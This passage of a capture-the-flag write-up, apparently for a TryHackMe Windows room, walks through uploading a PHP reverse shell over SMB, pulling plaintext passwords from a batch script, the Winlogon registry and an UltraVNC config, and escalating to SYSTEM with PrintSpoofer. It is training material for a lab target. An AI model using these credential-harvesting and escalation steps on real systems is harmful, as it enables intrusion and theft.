
Warning: Unknown: failed to open stream: Invalid argument in **Unknown** on line **0**


Fatal error: Unknown: Failed opening required 'C:/xampp/htdocs/images/revshell.php' (include_path='C:\xampp\php\PEAR') in **Unknown** on line **0**

I tried various payloads and finally got a reverse shell using **PHP Ivan Sincek**'s payload. I copied the code after configuring the appropriate listener IP and port.




I removed the previous reverse shell payload and created a new one. I pasted the code and transferred it to the target using the `images$` share.






Finally, I executed the payload through the web application and got a reverse shell.



Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
internet-1028794_192..>	2021-01-10 21:52	131K	
man-1459246_1280.png	2021-01-10 21:50	355K	
monitor-1307227_1920..>	2021-01-10 21:50	675K	
neon-sign-4716257_19..>	2021-01-10 21:53	1.4M	
revshell.php	2025-06-26 08:34	9.1K	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.10.133.171 Port 80



I then captured the user flag from *sign*'s Desktop.

PRIVILEGE ESCALATION

I then viewed the internal shares and found another interesting share , `Installs$` that I had missed.

```
C:\Users\sign\Desktop>net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
images$      C:\xampp\htdocs\images          Caching disabled
Installs$    C:\Installs                     Caching disabled
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
Users        C:\Users
The command completed successfully.


C:\Users\sign\Desktop>
```

I visited the share and found some interesting files.

```
C:\Installs>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of C:\Installs

14/11/2020  16:37    <DIR>          .
14/11/2020  16:37    <DIR>          ..
14/11/2020  16:40               548 Install Guide.txt
14/11/2020  16:19               800 Install_www_and_deploy.bat
14/11/2020  14:59           339,096 PsExec.exe
14/11/2020  15:28    <DIR>          simepleslide
14/11/2020  15:01               182 simepleslide.zip
14/11/2020  16:14               147 startup.bat
14/11/2020  15:43             1,292 ultravnc.ini
14/11/2020  15:00         3,129,968 UltraVNC_1_2_40_X64_Setup.exe
14/11/2020  14:59       162,450,672 xampp-windows-x64-7.4.11-0-VC15-installer.exe
               8 File(s)    165,922,705 bytes
               3 Dir(s)  16,882,233,344 bytes free

C:\Installs>
```

The `Install_www_and_deploy.bat` file seemed unusual so I read its contents and found *administrator*'s password.

```
C:\Installs>more Install_www_and_deploy.bat
@echo off
REM Shop Sign Install Script
cd C:\Installs
psexec -accepteula -nobanner -u administrator -p RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi xampp-windows-x64-7.4.11-0-VC15-installer.exe   --di
sable-components xampp_mysql,xampp_filezilla,xampp_mercury,xampp_tomcat,xampp_perl,xampp_phpmyadmin,xampp_webalizer,xampp_sendmail --mode unattended --launch
apps 1
xcopy C:\Installs\simepleslide\src\* C:\xampp\htdocs\
move C:\xampp\htdocs\index.php C:\xampp\htdocs\index.php_orig
copy C:\Installs\simepleslide\src\slide.html C:\xampp\htdocs\index.html
mkdir C:\xampp\htdocs\images
UltraVNC_1_2_40_X64_Setup.exe /silent
copy ultravnc.ini "C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini" /y
copy startup.bat "c:\programdata\Microsoft\Windows\Start Menu\Programs\Startup\"
pause

C:\Installs>
```


I also looked for saved credentials in the windows logon registry hives and found the password for the user *sign*.

```
C:\Installs>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"


HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ    0
```


```
File  Actions  Edit  View  Help
root@kali: ~/thm/allsigns2pwnage   root@kali: ~/thm/allsigns2pwnage   root@kali: ~/thm/allsigns2pwnage   root@kali: ~/thm/allsigns2pwnage

    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ    0
    scremoveoption    REG_SZ
    DisableCAD    REG_DWORD    0x1
    LastLogOffEndTimePerfCounter    REG_QWORD    0x18054b5f1
    ShutdownFlags    REG_DWORD    0x13
    DisableLockWorkstation    REG_DWORD    0x0
    EnableFirstLogonAnimation    REG_DWORD    0x1
    AutoLogonSID    REG_SZ    S-1-5-21-201290883-77286733-747258586-1001
    LastUsedUsername    REG_SZ    .\sign
    DefaultUsername    REG_SZ    .\sign
    DefaultPassword    REG_SZ    gKY1uxHLuU1zzlI4wwdAcKUw35TPMdv7PAEE5dAFbV2NxpPJVO7eeSH
    AutoAdminLogon    REG_DWORD    0x1
    ARSOUserConsent    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\UserDefaults
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoLogonChecked
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\VolatileUserMgrKey
```


The room had a task that required us to find the password of *ultravnc*; I found this password in the configuration file of **ultravnc** stored under `C:\Program Files\uvnc bvba\UltraVNC`.

```
File  Actions  Edit  View  Help
root@kali: ~/thm/allsigns2pwnage   root@kali: ~/thm/allsigns2pwnage   root@kali: ~/thm/allsigns2pwnage   root@kali: ~/thm/allsigns2pwnage

C:\Program Files\uvnc bvba\UltraVNC>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of C:\Program Files\uvnc bvba\UltraVNC

14/11/2020  15:54    <DIR>          .
14/11/2020  15:54    <DIR>          ..
06/02/2020  22:22           105,824 authadmin.dll
06/02/2020  22:23           213,344 authSSP.dll
16/12/2019  22:14           329,056 ddengine64.dll
06/02/2020  22:23           174,432 ldapauth.dll
06/02/2020  22:23           173,408 ldapauth9x.dll
06/02/2020  22:23           173,920 ldapauthnt4.dll
23/10/2012  22:14            72,481 Licence.rtf
06/02/2020  22:24           159,072 logging.dll
26/01/2021  19:08             1,328 mslogon.log
06/02/2020  22:24           124,768 MSLogonACL.exe
06/02/2020  22:34            14,448 Readme.txt
07/12/2019  23:06           165,216 repeater.exe
08/07/2015  00:41           100,120 schook64.dll
16/09/2019  22:31         1,831,728 SecureVNCPlugin64.dsm
30/03/2019  19:22            44,848 setcad.exe
06/02/2020  22:25            50,528 setpasswd.exe
06/02/2020  22:26            66,400 testauth.exe
14/11/2020  16:31             1,358 ultravnc.ini
14/11/2020  15:42             8,709 unins000.dat
14/11/2020  15:42         1,013,600 unins000.exe
14/11/2020  15:42            11,462 unins000.msg
```



This seemed to be encoded. So I downloaded the appropriate decoder from: https://aluigi.altervista.org/pwdrec.htm





This decoder required the configuration file to be passed as argument, so I uploaded it on the target using the `images$` share.

```
smb: \> put "vncpwd.exe"
putting file vncpwd.exe as \vncpwd.exe (3.1 kb/s) (average 3.1 kb/s)
smb: \> ls
  .                                   D        0  Thu Jun 26 05:58:29 2025
  ..                                  D        0  Thu Jun 26 05:58:29 2025
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 16:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 16:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 16:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 16:53:59 2021
  revshell.php                        A     9286  Thu Jun 26 05:36:18 2025
  vncpwd.exe                          A    54784  Thu Jun 26 05:58:29 2025

                10861311 blocks of size 4096. 4135929 blocks available
smb: \>
```

I then ran the decoder with the configuration file as the argument and found the password.

```
C:\xampp\htdocs\images>vncpwd.exe "C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini"

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

  Password:   5upp0rt9
  Password:   ◆◆◆V◆/◆◆

  Press RETURN to exit
```

While enumeration, I also found that I had `SeImpersonatePrivilege` enabled, I could use this to get **NT AUTHORTIY** access.

```
C:\xampp\htdocs\images>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\xampp\htdocs\images>
```

To exploit this privilege, I would require the **printspoofer** payload. So I uploaded it on the target using the smb share.

https://github.com/itm4n/PrintSpoofer

```
smb: \> put PrintSpoofer64.exe
putting file PrintSpoofer64.exe as \PrintSpoofer64.exe (11.8 kb/s) (average 4.1 kb/s)
smb: \> ls
  .                                   D        0  Thu Jun 26 06:08:28 2025
  ..                                  D        0  Thu Jun 26 06:08:28 2025
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 16:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 16:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 16:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 16:53:59 2021
  PrintSpoofer64.exe                  A    27136  Thu Jun 26 06:08:29 2025
  revshell.php                        A     9286  Thu Jun 26 05:36:18 2025
  vncpwd.exe                          A    54784  Thu Jun 26 05:58:29 2025

                10861311 blocks of size 4096. 4125016 blocks available
smb: \>
```

I then used **Printspoofer** to spawn a new shell as **nt authority\system**.

```
C:\xampp\htdocs\images>PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Finally, I captured the admin flag from *administrator*'s Desktop.

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of C:\Users\Administrator\Desktop

11/14/2020  03:32 PM    <DIR>          .
11/14/2020  03:32 PM    <DIR>          ..
11/14/2020  03:31 PM                54 admin_flag.txt
               1 File(s)             54 bytes
               2 Dir(s)  16,894,312,448 bytes free

C:\Users\Administrator\Desktop>more admin_flag.txt
thm{p455w02d_[redacted]}

C:\Users\Administrator\Desktop>
```